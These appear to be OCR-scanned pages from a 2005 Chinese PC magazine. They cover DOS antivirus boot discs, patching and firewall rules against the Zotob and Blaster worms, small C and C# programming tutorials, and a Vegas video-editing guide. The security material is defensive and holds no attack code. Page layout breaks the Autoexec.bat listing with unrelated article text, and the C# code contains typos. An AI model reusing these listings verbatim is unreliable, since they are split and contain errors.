基于DOS的应急盘：先用USBoot将闪存盘修改为可引导状态，然后复制金山毒霸目录下(默认为C:\KAV2005)的文件到闪存盘上。用闪存盘引导后，运行KAVDX.EXE即可开始杀毒(见图3)。



图3

制作DOS杀毒光盘

并不是所有人的电脑都支持闪存盘引导，这就需要将制作好的DOS杀毒软件刻为光盘，这样更方便。

第一步：从http://www.newhua.com/cfan/200518/winme_bootimage.zip下载Windows Me启动盘。

第二步：使用WinImage(下载地址：http://www.onlinedown.net/soft/35164.htm)，打开启动盘映像文件，编辑Config.sys文件和Autoexec.bat文件，要注意，使用不同软件，需要编辑的内容也不同。

①瑞星2005

Config.sys文件：

```
device=himem.sys
device=oakcdrom.sys /D:mscd001
files=10
buffers=10
dos=high, umb
stacks=9, 256
devicehigh=ramdrive.sys /E 2048
lastdrive=z
```

Autoexec.bat文件：

```
@ECHO OFF
set EXPAND=YES
SET DIRCMD=/O:N
set LglDrv=27 * 26 Z 25 Y 24 X 23 W 22 V 21 U 20 T 19 S 18 R 17 Q 16 P 15
set LglDrv=%LglDrv% O 14 N 13 M 12 L 11 K 10 J 9 I 8 H 7 G 6 F 5 E 4 D 3 C
cls
call setramd.bat %LglDrv%
set temp=C:\
set tmp=C:\
path=%RAMD%:\;a:\;%CDROM%:\
copy command.com %RAMD%:\ > NUL
set comspec=%RAMD%:\command.com
copy extract.exe %RAMD%:\ > NUL
```

漏洞分析：Windows系统的即插即用功能远程缓冲区溢出，也就是最近网络上闹得翻了天的MS-05039溢出漏洞，漏洞对Windows 2000以上版本操作系统都有影响，其危害程度几乎可比去年的MS-04011震荡波溢出。现在网上一些黑客编译的攻击程序已经被公布。该攻击工具可远程对用户计算机进行攻击，并获取SYSTEM权限的CMDSHELL(命令行管理权限)，从而远程监控被攻击用户的计算机。

补"洞"办法：可参考本期的《三招搞定Zotob蠕虫》一文。

漏洞再现：Microsoft IE 6.0 SP1存在代码执行漏洞

影响系统：IE 6.0 SP1

漏洞分析：微软最近发布了最新的IE7.0测试版的 览器，但广大用户还都在使用Windows XP集成的IE6.0 SP1版Web 览器。最近绿盟网络安全小组的测试人员发现在IE6.0 SP1中通过创建一个恶意的HTML页面并诱使用户访问，攻击者可以远程以该用户权限执行任意代码，使 览器在调用COM组件接口的参数出现非法错误，可能造成IE的崩溃。

补"洞"办法：微软在8月10日更新的MS05-038安全公告中提供了相关的补丁下载；Windows XP的补丁下载地址：http://www.microsoft.com/downloads/details.aspx?FamilyID=648b6f0e-1695-44e5-826a-43406df4858e&DisplayLang=zh-cn



防御利用VBS、JS脚本的木马病毒

■河北　香草天空

很多病毒都利用VBS、JS脚本文件，在系统中运行它们时没有任何提示，其中以"欢乐时光"最为疯狂，只要用户鼠标划过邮件就被IE的预览功能自动执行。

以前防御VBS或JS脚本的木马病毒都是卸载Windows scripting host或是停止系统服务的方法，其实现在还有另外一种方法：点击"开始→运行"，分别输入"regsvr32 /u wshom.ocx"及"regsvr32 /u wshext.dll"(均不含引号)回车后。就封住了VBS、JS脚本病毒了。

CF [YY10]

```
copy readme.txt %RAMD%:\ > NUL

%RAMD%:\extract /y /e /l %RAMD%: ebd.cab > NUL
echo The diagnostic tools were successfully loaded to drive
%RAMD%.
echo.

LH %ramd%:\MSCDEX.EXE /D:mscd001 /L:X
LH X:\RAV\Mouse.com
LH X:\RAV\smartdrv.exe
X:
CD RAV
RAVDOS.EXE
```

② KV 2005

修改上文中的Autoexec.bat文件最后五行为：

```
LH X:\KVDOS\Mouse.com
LH X:\KVDOS\smartdrv.exe
X:
CD KVDOS
KVDOS.EXE
```

③金山毒霸2005

修改上文中的Autoexec.bat文件最后五行为：

```
LH X:\KAVDX\smartdrv.exe
X:
CD KAVDX
KAVDX.EXE
```

第三步：打开Nero，选择创建"CD-ROM(引导)"类光盘，在"启动"标签下的"映像文件"中设置好修改的映像文件(见图4)。



图4

第四步：点击"新建"，然后根据不同软件，进行不同操作：

①瑞星2005：在光盘镜像中建立名为RAV的文件夹，然后复制硬盘上的瑞星目录(默认为C:\Program Files\Rising\RAV)下所有文件到该文件夹下。

② KV 2005：制作江民DOS杀毒启动光盘也比较简单，和瑞星杀毒光盘制作过程类似。在光盘镜像中建立一个名为KVDOS的文件夹，然后复制硬盘上的KV2005目录(默认为C:\Program Files\KV2005)下所有文件到该文件夹下。

③金山毒霸2005：在光盘镜像中建立一个名为KAVDX的文件夹，然后复制硬盘上的金山毒霸目录(默认为C:\KAV2005)下所有文件到该文件夹下。最后刻录该光盘即可。 CF [YY11]

三招搞定Zotob蠕虫

★★ ■瑞星工程师　史瑀

最近一个利用微软Windows系统即插即用服务漏洞(MS05-039)进行传播的蠕虫病毒开始在互联网上肆虐。该病毒在传播过程中会引起和冲击波、振荡波相同的症状，即倒计时并重新启动计算机。其实这个病毒处理起来只需三招，用户不必过于恐慌。

1.使用个人防火墙拦截病毒攻击

第一步：启动瑞星个人防火墙主程序，点击"设置"菜单，选择"IP规则"。

第二步：在弹出的"设置瑞星个人防火墙IP规则"窗口中点击"增加规则"按钮。

第三步：规则名称填入"MS05-039"，协议类型选择"TCP"，执行动作为"禁止"，对方地址和本地地址均设置为"任意地址"，对方端口选择"任意端口"，本地端口选择"端口列表"并在其下面输入"139,445,"，将下面的"气泡通知"和"日志记录"两项选中，点击"保存"。

设置好规则后我们就可以登录微软的网站去下载补丁而不用担心计算机会自动倒计时重新启动了。

如果计算机上没有安装个人防火墙软件，还可以采用比较另类的一招，就是暂时"禁用即插即用"服务。打开"注册表编辑器"，找到[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\PlugPlay]项，将Start的键值改为4，然后重新启动计算机。(清除该病毒后再将其值改为2)

2.打补丁

你可以启动瑞星工具中的"漏洞扫描"程序自动安装这个漏洞的补丁程序。还可以登录微软的网站http://www.microsoft.com/china/technet/security/bulletin/MS05-039.mspx下载并安装对应操作系统的补丁程序。建议大家访问http://update.microsoft.com/microsoftupdate/v6/default.aspx?ln=zh-cn安装所有的关键更新以防止利用其他漏洞进行传播和破坏的病毒。

3.清除病毒

由于该病毒的变种数量较多，每一个变种生成的文件位置都不一样，因此手工清除这个病毒并不是很方便，建议大家升级杀毒软件到最新版本来对此病毒进行查杀。没有安装杀毒软件的用户还可以登录瑞星网站http://it.rising.com.cn/service/technology/rav_Zotob.htm，下载"Zotob蠕虫(Worm.Zotob)"病毒专杀工具对计算机进行检查。 CF [YY12]



边玩边学编程之


用C语言编写三维魔方游戏

★

■江西　刘颉

玩游戏

这个三维的魔方游戏界面非常简洁，只需要F1至F9来转动魔方，利用这九个基本按键能使魔方完成各种复杂的动作。此外，还能够用左右箭头旋转视角。如图就是游戏的界面（试试看自己的脑力，多少时间能够把一个打乱的魔方拼出来！）。



学编程

网上有不少编写魔方游戏的源代码，有C++的、有Java的、也有Visual Basic的；有三维的，也有平面的。大多采用了面向对象的方法编写，不但算法比较复杂，而且主要代码集中在魔方的旋转和判断魔方是否转出六面上。

我在这向大家献上一个用纯C语言编写的三维魔方游戏。为什么用C语言呢？首先，自从来到这个编程世界，我学会的第一门程序设计语言，写的第一个程序，敲打的第一行程序代码都是C语言的。相信有不少人也和我一样，没办法，乡音难改嘛！其次，每种语言都有优缺点，都有适合和不适合做的东西。作为入门性程序语言，C语言是非常适合的。此外，C语言应用广泛，既可以用来编写超大型的系统软件，比如Unix、Linux操作系统，又可用于编写应用软件，比如Windows中许多应用程序。

在我这个曾经用七分半钟转出六面的魔方高手眼里，如果中心那块不算的话，一个魔方是由26个小方块组成的。当我们转动魔方时，不仅小方块的相对位置改变了，而且小方块在x、y、z轴上的旋转角度也相应地发生了变化。值得庆幸的是我能肯定，只要每个小方块在各轴上的旋转角度一致，那么魔方的六个面也就出来了。那么怎样才能判断角度都是一致的呢？很简单，只要每个小方块各颜色面的朝向一致就可以了。

整个游戏主程序就一个C主文件，共11个函数，而且都有注解。任何程序语言，不管是面向过程或面向对象的，算法、技术甚至技巧，都只是一种工具。程序设计需要的是对问题的理解能力和丰富的想象力和创造力。程序虽然简单，但完成这个程序的过程却是复杂的，中间走了不少弯路，但是当我走过许多弯路后却找到了解决问题的捷径。在此与广大的电脑爱好者分享，也希望能起到抛砖引玉、引领大家走进三维世界的作用。

下面讲解魔方游戏的C语言开发环境以及辅助开发工具的设置方法。本程序是用Dev-C++利用OpenGL图形函数库在Windows XP下完成的。Dev-C++是个非常不错的C/C++开发工具，使用GCC作为它的编译器，不但编译出来的代码质量高，而且完全免费。你可以从后文给出的链接下载到最新版本。OpenGL是一个开放的与硬件无关的3D程序接口，英文全称是"Open Graphics Library"，很多开发工具都支持它，包括Visual C++、Borland C++ Builder和本程序用到的Dev-C++。不过直接使用OpenGL并不是一个非常便捷的方法，我在编译程序的同时使用了glut辅助库包。glut是用于创建完全独立于窗口系统的OpenGL程序用的，就是说即使你不懂Windows编程，也能用glut写出Windows窗口环境下的OpenGL程序。在Dev-C++中安装glut包很方便，首先根据文末给出的链接下载glut for Dev-C++，然后点击菜单上的Tools、Package Manager，在打开的包管理器中点击Install按钮，会出现一个打开文件对话框，找到下载的glut包并打开，然后一路选择默认就可以了。

现在就可以动手编译程序啦！从文末给出的源代码地址下载压缩包并解压缩，双击其中的mf.dev文件，然后按下Ctrl+F10编译运行，是不是魔方游戏已经从你手上打造出来了呢？

在这一切的背后，那些C语言的代码究竟是什么意思呢？如果你学习了C语言和OpenGL之后便会明白了。学习C语言，《The C Programming Language》绝对是不二之选，它是由C语言的缔造者Brian Kernighan和Dennis Ritchie撰写的经久不衰的力作，在国内能够买到影印版。关于OpenGL，我推荐《OpenGL超级宝典》，网上有电子版下载，本人看完这本书的前六章就把三维魔方游戏写出来了。实际上，许多商业游戏就是用C+OpenGL这个组合开发的，网上甚至有许多游戏开发爱好者为此写了教程，一步步教授三维模型世界、贴图甚至光线追踪等高级技术，作为边玩边学的材料再合适不过了。

网络大补贴

1.三维魔方游戏源代码以及可执行程序
http://www.cfan.com.cn/11program/200517/magic.zip
2.The C Programming Language
C语言的缔造者Brian Kernighan和Dennis Ritchie经久不衰的力作。
3.Dev-C++
http://sourceforge.net/projects/dev-cpp/
4.glut for Dev-C++
http://www.nigels.com/glt/devpak/glut.3.7.6+.DevPak
5.OpenGL超级宝典
非常适合想学习三维图形程序设计的初学者。

CF [YY13]

.Net时代的创意

用 C# 打造华丽的窗体控件

★

■青岛　徐天麟

拥有皮肤的窗体

用户对于软件的第一印象往往源于看到软件界面的前3秒钟。下面我就介绍一种在.NET环境下用C#开发自己的窗体控件的简单方法。

众所周知的，.Net中的控件不同于以往的比如VB的控件，所有的类之间是继承的关系。你平时用的标准窗体就是继承自System.Windows.Forms.Form类。我的整体思路是先写一个控件继承这个类，加入一些方法再封装起来，以后再写窗体时就继承我们自己写的窗体类，这样就实现了我们自己的拥有华丽外观的窗体。如图所示就是最终的程序界面　。



程序设计

首先在C#中创建一个Windows控件库，起个名比如MyClassLib。进去后在代码页面将Class1.cs改名为MyForm.cs，namespace改为MyClassLib，Class改名为MyForm，将后面继承的类改成System.Windows.Forms.Form。切换到设计视图，看看是不是一个标准的Windows窗体？

我们在窗体的属性里找到FormBorderStyle，将其改成None，再看一下，窗体的边框是不是没了？好了，现在我们可以添加自己的内容了。首先准备一幅边框图片，然后切割成8份，分别是左上角、右上角、左下角、右下角、上、下、左、右。为方便起见，你可以通过文末给出的地址直接下载源程序压缩包，其中Image目录中就是切割好了的图片。然后我们在窗体上添加4个Panel，分别起名Panel_up、Panel_down、Panel_Left、Panel_right，接着再分别往Panel_up、和Panel_down上再加两个Panel，分别是Panel_upLeft、Panel_upDown、Panel_leftCross、Panel_rightCross，之后分别设置他们各自对应的BackGroundImage。怎么样，一个金属边框的窗体出来了吧？

这时我们的窗体还跟一张图片一样，没有任何交互的动作，连关闭窗体也不行。那么一个标准的窗体应该有什么基本动作？1.最小化、最大化、关闭按钮。2.标题栏。3.移动、拉伸。下面我就来解决这几个问题。

我们可以在Panel_upRight上加3个按钮，同样加3个图片，请参考图中右上角的效果。然后分别在3个按钮的onClick事件里加入以下代码：

```
private void btn_minBox_Click(object sender, System.EventArgs e){
    this.Windowstate =FormWindowstate.Minimized;
}
private void btn_maxBox_Click(object sender, System.EventArgs e{
    if(this.Windowstate ==FormWindowstate.Maximized)
        this.Windowstate=FormWindowstate.Normal;
    else
        this.Windowstate =FormWindowstate.Maximized;
}
private void btn_close_Click(object sender, System.EventArgs e){
    this.Dispose();
}
```

这样我们的窗体就能够最小化、最大化、复原以及关闭了。标题栏的文字需要用GDI+绘制上去：

```
private void panel_up_Paint(object sender, System.Windows.Forms.PaintEventArgs e) {
    Graphics g=e.Graphics; // 获得绘图画笔
    g.DrawString(this.Text,new System.Drawing.Font("幼圆",
        (float)12.0,System.Drawing.FontStyle.Bold),
         new SolidBrush_ Color.Blue),panel_up.Width/2-10,5);
}
```

最后一项是窗体的移动拉伸。这里要用到两个系统API函数，在代码中加入：

```
[DllImport("user32.dll")]
public static extern bool ReleaseCapture();//捕获鼠标的释放
和[DllImport("user32.dll")]
public static extern bool SendMessage(IntPtr hwnd,int wMsg,int wParm,int lParam);
```

SendMessage就是大名鼎鼎的Windows消息机制的发送消息，用法千变万化，这里只用到拉伸窗体(绘制一个虚线框，很酷的功能)。它有4个参数:控件的句柄，消息，消息参数，消息参数。其中的句柄就是本空间的句柄this.Handle，最后一个参数设为0，消息为0x0112，意为系统消息(sys_com)。我们只要在鼠标按下事件(MouseDown)中调用这两个方法，并更改鼠标样式就可以了，下面给出窗体移动的代码，其余大同小异：

```
private void panel_up_MouseDown(object sender, System.Windows.Forms.MouseEventArgs e)
{
    this.Cursor = Cursors.SizeAll;
    ReleaseCapture();
    SendMessage(this.Handle,0x0112, 0xf009,0);
    this.Cursor =Cursors.Default;
}
```

剩下的还有双击最大化等功能在此就不再赘述了。

如果操作无误，编译通过后我们的窗体控件就做好了。建一个Windows应用程序项目，添加引用，　览找到我们的控件(Dll文件)，将窗体继承的System.Windows.Forms.Form改成MyClassLib.MyForm，运行看看吧，效果很不错吧？

程序在Windows XP、Visual Studio .Net 2003下调试通过，源程序可以从：http://www.cfan.com.cn/11program/200518/skinform.zip下载。

CF [YY14]

“天网”恢恢 疏而不漏

★★

■河北 闫艳力

经常网上冲浪，难免被黑客、木马瞄上，当你无拘无束地在网上畅游时，可能自己的电脑已经被别人监视，甚至被完全控制，电子邮件、聊天记录等个人隐私被人窃取。善良的我们需要一道“天网”来保护自己的上网安全，天网防火墙能有效过滤网络信息的收发，截断恶意信息对自己电脑的攻击，为你的电脑披上钢铁战衣，有效保护你的网络安全。

实例1:给电脑织一层保护网

天网防火墙分为个人版和企业版两类版本，个人版又分充值版、零售版、试用版，其中试用版可以免费下载使用，但功能上有所限制，不过对于普通用户来说已经够用了，所以本文以试用版为例。

第一步:首先到华军软件园 http://www.onlinedown.net/soft/6958.htm 下载最新试用版，程序安装完毕会自动打开天网防火墙设置向导，一步一步引导你初步配置自己的网络防火墙:在“安全级别设置”，默认为“中”级安全级别，一般上网用户选择此项即可;如果你的机器在局域网内(比如单位的网络)，则需要进行“局域网信息设置”，一般天网会自动获取你的局域网IP地址和局域网的IP地址段，你只需选中“我的电脑在局域网中使用”项就可以了(如果自动获取的IP地址有误，你可以手动修改);为了让天网防火墙随时保护你的系统安全，可以选中“开机的时候自动启动天网防火墙”项;在“常用应用程序”设置中，天网已经替你做好设置，直接点击“下一步”按钮;最后单击“结束”、“完成”按钮，重启电脑。

第二步:安装完毕第一次运行天网防火墙，将弹出注册窗口要求你输入用户名及注册码，如果你是一位新用户，可以单击注册窗口上的链接登录到天网论坛上，根据提示注册，就会收到一封天网安全阵线发给你的账号激活邮件，点击该邮件中相应链接登录到激活页面，把以红色字体显示的注册码(四位数)记下来连同注册时使用的用户名一起填写到软件注册窗口中，确定后就可以进入天网防火墙的主界面了(见图1)。




图1

小提示

因为天网防火墙已经启动，所以在打开邮件软件(如:Foxmail)收取激活邮件时，会弹出一个是否允许Foxmail访问网络的警告框，可先选中“该程序以后都按照这次的操作运行”项，再单击“允许”按钮，这样以后使用Foxmail时就不用再认证了。如果是通过局域网中的代理软件上网，同样也要对该代理软件作上述的处理才能正常访问网络。

第三步:在主界面中，可以看到“安全级别”、“启动”、“局域网地址设定”等项是我们已经配置好了的。单击“确定”可关闭底下的配置窗口，单击右上角的“×”按钮可最小化天网防火墙，双击系统托盘内的天网防火墙图标可重新打开它的主界面。

实例2:给软件核发上网通行证

防火墙围堵黑客软件的方法之一，就是对每个需要上网通讯的软件进行身份确定，对不明身份的软件，可以阻止它访问网络，从而保证上网安全。安装时为了获得注册码，我们已经给邮件软件Foxmail核发了一张上网通行证，下面再给QQ聊天软件发一张通行证。

第一步:确保天网防火墙已经启动，然后像平时一样运行并登录QQ，这时将会弹出如图2所示的警告框，显示出是哪个程序在要求上网，并启动了什么网络服务及其使用的端口号。




图2

第二步:QQ是我们熟知的软件，当然放心啦，首先单击选中“该程序以后都按照这次的操作运行”项(如果不选此项，以后每次启动QQ时都会弹出这个警告窗口，非常麻烦)，接着再单击“允许”按钮就可以了。

第三步:通过上面的方法，可以给所有你认为是安全的软件核发上网通行证。如果有不明程序也要求访问网络，怎么办?没关系，可在弹出的警告框中选中“该程序以后都按照这次的操作运行”项，再单击“禁止”按钮即可。

当然，偶然也会有失手的时候，如果一不小心给不明程序(或者木马程序)也发了允许访问网络的通行证，怎么办?不要着急，这时可如图3所示，点击软件主界面左上角的“应用程序规则”按钮，打开“应用程序访问网络权限设置”对话框，在其中选中误被通过的不明程序(或木马程序)，然后单击点亮该程序右侧的“×”按钮就可以将它设置为禁止访问网络状态了;或者点击右侧的“删除”按钮，“确定”后便可轻松将此程序访问网络的权限没收。



图3

▶▶▶火速链接

不管是菜鸟还是大虾，都很难判断防火墙提示的软件(特别是文件)是否安全，因为即使看似正常的某个文件，它很可能已经被捆绑了木马，所以建议你看一看本刊今年第16期《防火墙的大门你到底为谁开？》一文，学习一下大虾的经验。

实例3:自定义IP规则防范“狙击波”病毒

天网防火墙的自定义IP规则是灵活性很强的高级操作，制定一条IP规则很简单，但却可以在最大限度上防范网络攻击或者设定网络权限。一旦能够灵活运用自定义IP规则，你的机器将固若金汤，纵使病毒木马有三头六臂也无可奈何，下面以防范最近很猖　的“狙击波”病毒为例加以说明。

第一步:管理规则。点击天网防火墙窗口中的“IP规则管理”按钮(“应用程序规则”下面的那个图标)，打开“自定义IP规则”窗口，在这里可以看到软件本身自带的几个IP规则，如:“允许自己用ping命令去探测其他机器”、“防止别人用ping命令探测”等，每一个IP规则都包括动作、名称、协议、方向、对方IP等，要取消使用一个IP规则只需要单击清除该规则前的对勾号便可。

第二步:查看规则。要查看已经存在的规则的详细内容只要双击此规则名称即可，我们先来看一个已经存在的规则内容是怎么定义的:双击“允许自己用ping命令去探测其他机器”规则，会弹出“修改IP规则”对话框，这里便为你展示了此规则的详细情况，在这里还可以随心所欲地对其中的规则内容进行修改。

第三步:添加规则。本例要防范的是“狙击波”病毒，首先要了解到“狙击波”病毒传播使用的端口号为TCP 445端口。点击“自定义IP规则”窗口上方的“增加规则”按钮(左起数第一个图标)，然后在弹出的“修改IP规则”对话框中进行如图4所示的设置。“名称”可随意定义，这里命名为“防范‘狙击波’病毒”，“说明”里简要介绍一下该病毒的特征，“数据包协议类型”设置为“TCP”，将下面的“本地端口”设置为从445到445，同时选中下面的“记录”、“警告”等项。最后单击“确定”返回。




图4

第四步:调整规则。为了让刚才制定的“防范‘狙击波’病毒”的IP规则在病毒攻击的第一时间起到作用，还需要连续单击“自定义IP规则”窗口上方的“规则向上移”按钮(上箭头图标)将此规则调整到所有TCP协议的上面。

小提示

由于天网防火墙的自定义IP规则是按照从上而下的顺序执行的，所以如果不将你制定的规则移动到TCP协议组的最顶层，有时会导致你定义的IP规则无效。

Just Do It

自己来做防范冲击波及冰河木马的IP规则

前两年大肆横行的冲击波病毒以及经典的冰河木马程序也可以通过防火墙设置IP规则加以防范，在这里给出它们的常用端口号，大家可以自己对照上面的方法在天网防火墙中进行设置以防范攻击。

名称	常用端口
冲击波	TCP协议69、135、139、445、4444端口
冰河木马	UDP协议7626端口

备注:现在几乎所有的木马都具有改变监听端口的功能，以上缺省端口仅供参考，禁闭这些端口不能完全保证你的机器不受此类病毒、木马攻击。

实例4:随心所欲控制局域网共享

单位局域网内的机器众多，如果想把自己的文档共享给局域网内某个人访问，却又不想让其他人看到你的文档，一般的方法是设置共享密码来限制访问，不过这样使用起来有些麻烦。其实，我们可以通过天网防火墙来设置让你的文档只对某台电脑开放。

第一步:点击天网防火墙窗口中的“IP规则管理”按钮打开“自定义IP规则”对话框，在下面显示的IP规则列表中找到“允许局域网内的机器使用我的共享资源”项，双击打开“IP规则修改”对话框。

第二步:在“对方IP地址”栏的下拉菜单中选择“指定地址”或“指定网络地址”，然后在随后出现的IP地址输入框中输入对方的IP地址就可以了。如果你选择的是“指定网络地址”项，注意要将其中的子网掩码设置为“255.255.255.0”。

第三步:如果恰好相反，你只想禁止局域网中某台电脑

对你共享文档的访问，在此规则设置好对方的IP地址后，将对话框左下角的“当满足上面条件时”的下拉菜单中的“通行”修改为“拦截”便可。

实例5:网络游戏反黑不用愁

许多爱好网络游戏的用户发现自己安装上天网防火墙后，自己的网络游戏不能正常运行了，即使已经在“应用程序访问网络权限限制”中添加了游戏客户端并允许游戏客户端访问网络，部分游戏功能仍然无法使用。这时，我们可以先让天网防火墙允许所有程序访问网络并记录这些程序，然后根据记录授予这些程序访问网络的权限便OK了，步骤如下：

第一步：在天网防火墙主界面点击“系统设置”按钮(主界面左侧，第三个齿轮图标)打开系统设置对话框，在“基本设置”标签中勾选“允许所有的应用程序访问网络，并在规则中记录这些程序。”

第二步：运行你的网络游戏，进入游戏后调试各种游戏功能待一切正常后，退出网络游戏。

第三步：回到天网防火墙主界面，点击“应用程序规则”按钮打开应用程序规则列表，这时运行网络游戏所需要的各种进程应该已经在列表中了，然后点击与游戏有关的规则后面的“√”号按钮将其设为允许访问网络，最后再切换到“系统设置”界面，取消勾选“允许所有的应用程序访问网络”项，以保卫系统安全。

实例6:打开WEB服务和FTP服务端口

许多朋友的电脑提供了WEB服务和FTP服务，在安装了天网防火墙后却发现别人无法连接上自己的WEB服务和FTP服务了，这是因为天网防火墙的IP规则中设置了“禁止所有人连接”项，我们必须手动添加打开WEB服务和FTP服务端口的规则。

第一步：点击天网防火墙窗口中的“IP规则管理”按钮，打开“自定义IP规则”对话框，点击“添加规则”按钮，在规则名称中输入“打开FTP服务端口”，数据包方向为“接收或发送”，数据包协议类型为“TCP”协议，本地端口为从21到21，“当满足上列条件时”设置为“通行”，单击“确定”完成规则添加。

第二步：再点击“添加规则”按钮，在规则名称中输入“打开WEB服务端口”，数据包方向为“接收或发送”，数据包协议类型为“TCP”协议，本地端口为从80到80，“当满足上列条件时”设置为“通行”，同样点击“确定”完成添加。

第三步：选中刚才添加的IP规则，然后点击“规则向上移”按钮将这两条IP规则移动到“禁止所有人连接”规则之前，这样你的WEB服务和FTP服务便能正常工作了。

实例7: IP规则的备份和导入

当你辛辛苦苦添加了多个适合自己的IP规则之后，第一个想到的是不是把这些IP规则备份呢？为了防止因重装系统而丢失辛勤的劳动成果，可以在“自定义IP规则”对话框中点击“导出规则”按钮，然后勾选自己要导出的IP规则，确定后将IP规则导出为一个扩展名为.dat的文件，将它保存到C盘以外的其他分区或者刻录到光盘上就可以了(见图5)。



图5

许多网友还将自己导出的IP规则打包上传到了互联网上。如果懒得自己做IP规则，可以使用我们为你制作好的天网防火墙常用IP规则库，下载网址为:http://www.newhua.com/cfan/200518/天网常用规则库.rar。将提供的RAR压缩文件包解压到你的磁盘上，然后在“自定义IP规则”对话框中点击“导入规则”按钮，找到解压后的IP规则DAT文件，单击“打开”按钮就能顺利地实现“拿来主义”，借用他人的IP规则库了。

实例8:网络状态助你抠出恶意程序

大家知道在命令提示符下可以利用“Netstat an”命令来查看当前端口打开情况，但命令提示符不够直观，不能直接显示出打开端口的程序进程名称，更不能直接结束非法打开端口的程序，不过利用天网防火墙，则可以一目了然地随时监控自己电脑的所有端口。

你只需要点击软件主界面右侧的“耳朵”按钮，便可打开“应用程序网络状态”，在对话框中间的下拉菜单中选择“全部协议”便可看到你的电脑中所有打开的端口了，当遇到可疑程序打开非法端口时，只需要选中此可疑程序然后点击红色“×”号结束进程按钮就可轻松解决掉可疑分子。

实例9:网络日志不可不看

使用网络防火墙一定要会看网络日志，天网防火墙网络日志默认记录的是一些非法攻击信息，你可以在IP规则中设置是否记录符合规则的连接记录。查看网络日志的方法非常简单，点击软件界面右侧的铅笔图标便可。

在这里需要提醒大家的是，如果发现网络日志里有许多是“试图连接本机的135-139端口”之类的信息，不必害怕，这只是网络上计算机在核实你的机器是否存在。另外一些网络故障也可以根据日志来排除，最后提醒大家一下，由于天网防火墙默认不自动保存日志，所以大家记得要点击“系统设置”按钮，然后在“日志管理”标签中勾选“自动保存日志”项，以便以后遇到网络故障时在防火墙日志中查询一些蛛丝马迹。 CF [YY15]

软件你别牛

Vegas 6.0 老百姓家的“大导演”

★★★

■江苏　浒小♀周建峰

随着生活水平的提高，DC、DV等数码产品已悄悄步入了普通家庭，此时一款适合于普通用户使用的视频编辑软件显得必不可少。常用的视频编辑软件有很多，但大多数软件不是功能过于简单，就是操作过于专业。这里，笔者隆重向大家推荐一款准专业的软件——Sony Vegas 6.0，专业的效果，平民化的操作，让你轻松制作出个性化的电影来。

Sony Vegas 6.0简介及下载安装

Sony Vegas 6.0是一款融影像编辑与声音修饰为一体的软件，可以导入数十种格式的文件(包括图像、音乐、视频等)，对音视频的长度没有限制，剪辑修饰、添加特效、后期合成，一气呵成，不论是专业人士或是普通用户，都可以很轻松地掌握该软件。

Sony Vegas 6.0英文版下载地址为:http://download.sonymediasoftware.com/current/vegas60b.exe；由于Vegas 6.0需要Microsoft .NET Framework 1.1 Service Pack 1支持，大家可到http://download.microsoft.com/download/8/b/4/8b4addd8-e957-4dea-bdb8-c4e00af5b94b/NDP1.1sp1-KB867460-X86.exe下载，不过安装Service Pack 1需要先安装Microsoft .NET Framework 1.1，下载地址为:http://download.microsoft.com/download/7/b/9/7b90644d-1af0-42b9-b76d-a2770319a568/dotnetfx.exe。在网上搜索还能找到多种Vegas汉化补丁文件，安装时先安装Microsoft .NET Framework 1.1，然后安装Microsoft .NET Framework 1.1 Service Pack 1，接着安装Vegas 6.0英文版，最后安装汉化补丁。

应用实例——自编自导我的“电视游记”

在制作电视片前，不能想到哪里做到哪里，必须有一个整体的设计思路，而且要把相关的素材准备好，如:数码照片或扫描的照片，背景音乐或相关配音，前期拍摄的视频文件等。如果可能的话，还可以使用动画制作软件制作片头、片尾，这些都是一部优秀影视作品中不可少的元件。下面就来用Vegas 6.0编导视频短片《我的游记》，本例用到的素材是笔者旅游时拍摄的一些DV短片及数码照片，大家可以用自己的素材来替代它们。

第一步:初识Sony Vegas

启动Sony Vegas 6.0中文汉化版，它会自动新建一个项目，先按Ctrl+S键保存文件，文件名为“我的游记.veg”。选择菜单“文件→导入→媒体”打开一个对话框，按住Ctrl键不放并用鼠标连续点选已经准备好的素材文件，再单击“打开”按钮，稍等片刻即可将它们导入到当前素材综合区的“项目媒体”中。选中导入的某个文件，再单击素材综合区上方的“开始预览”按钮(即三角形图标)可以预览该文件，双击导入的媒体文件则可以将它添加到轨道窗口中(见图1)。



图1

小提示

在“文件”菜单中还有三个命令:“采集视频”、“获得相片”、“从CD上抓取音频”，它们可以直接从外部的数码设备或光盘中获取制作所需素材，十分方便。需要注意的是，无论是导入MPG文件或输出MPG文件都必须进行编码注册，否则无法进行，所以最好是将MPG转换成AVI或WMV格式，免去注册的麻烦。

需要掌握Vegas的部分职业举例

职　业	介　绍
音像出版社	制作商业化的VCD/DVD光盘。
电影制片公司	用于电影的后期编辑、合成。
数码影像工作室	创作客户满意的生活片、婚礼片等。
影视制作爱好者	制作视频相册或个性化的DV短片。
教育工作者	制作富有感染力的视频课件。
其他	绝大多数家庭和单位都可以用该软件对拍摄的视频进行后期处理，如:制作孩子的成长记录片、个人写真或企事业单位的宣传片等。

第二步:简单剪辑视频

在视频轨道中，将光标放置在视频片段的左右边缘，光标将变成双箭头状，此时拖动鼠标可延长或缩短视频片段的长度。

